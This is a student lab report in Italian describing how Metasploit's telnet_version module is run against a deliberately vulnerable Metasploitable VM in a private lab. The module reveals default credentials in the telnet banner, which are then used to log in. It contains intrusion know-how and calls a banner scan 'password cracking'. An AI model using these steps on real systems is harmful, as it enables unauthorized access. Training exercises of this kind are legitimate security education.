Progetto S7-L1

Studente: Simone Mininni

Task:Exploit del servizio ‘telnet’ della Metasploitable, con l’ ausilio di “Metasploit”, al fine di controllare la macchina da remoto con kali.


Per exploit si intende una procedura che tende a sfruttare una vulnerabilità intrinseca di un programma, servizio, protocollo informatico.

Nel nostro caso andremo a sfruttare una vulnerabilità nota del servizio “telnet”.
Protocollo non criptato che permette di controllare dispositivi da remoto previa autenticazione di default in ascolto sulla porta 23.


Prima di effettuare un attacco di questo tipo, è necessario capire se ci sono i presupposti:

- La macchina attaccante comunica con la macchina target
- Il servizio telnet è attivo sul bersaglio.

Per questo effettuiamo prima un ping:




Ora che abbiamo constatato che le due macchine comunicano, possiamo effettuare una scansione con nmap.



Abbiamo verificato che il target ha un servizio attivo sulla porta 23 telnet.

A questo punto utilizziamo Metasploit per automatizzare il processo di exploit.
Metasploit nello specifico è un tool che contiene un database di vulnerabilità note, quindi potremo sfruttare gli exploit per quel tipo di vulnerabilità e anche il payload di quell' exploit, ovvero un ponte che ci permette di caricare la shell nella macchina target e quindi controllarla da remoto.

Proseguendo cerchiamo su Metasploit eventuali exploit di telnet.



```
 35  auxiliary/scanner/telnet/telnet_version                             normal     No     Telnet Service Bann
r Detection
```

Di fatto troviamo un exploit ‘auxiliary’ che permette di effettuare un password cracking, quindi di ottenere le credenziali di autenticazione.

Successivamente vediamo le condizioni che devono essere soddisfatte per lanciare l‘attacco:

```
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using
                                        -metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.
```

In questo caso dobbiamo inserire solo l ‘ip del target.

```
msf6 auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS    192.168.56.102   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using
                                        -metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.
```

Abbiamo inserito l ‘ip del target, siamo pronti a lanciare l’ exploit.

```
msf6 auxiliary(scanner/telnet/telnet_version) > run

[+] 192.168.56.102:23     - 192.168.56.102:23 TELNET _                 _     _ _           _     _   ____  \x0a _ __ ___   __
_| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ \x0a| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _
 \ __) |\x0a| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|_|\_
__/|_|\__\__,_|_.__/|_|\___|_____|\x0a                          |_|                                           \x0a\x0a\x0aWarni
ng: Never expose this VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin t
o get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.56.102:23     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Troviamo “login with msfadmin/msfadmin”, quindi l ‘exploitè andato a buon fine e siamo riusciti a trovare le credenziali di accesso.

Ora testiamo se riusciamo ad accedere con il servizio telnet.

Infatti siamo dentro al dispositivo, potendolo controllare.

In conclusione abbiamo dimostrato come si può entrare in una macchina pur non essendo un utente autorizzato, riuscendo a controllare la stessa. Un black hat potrebbe impadronirsi di dati importanti per una azienda, o fare azioni attive per mandare in down il sistema o installare malware come ransomware, ecc…

Fine.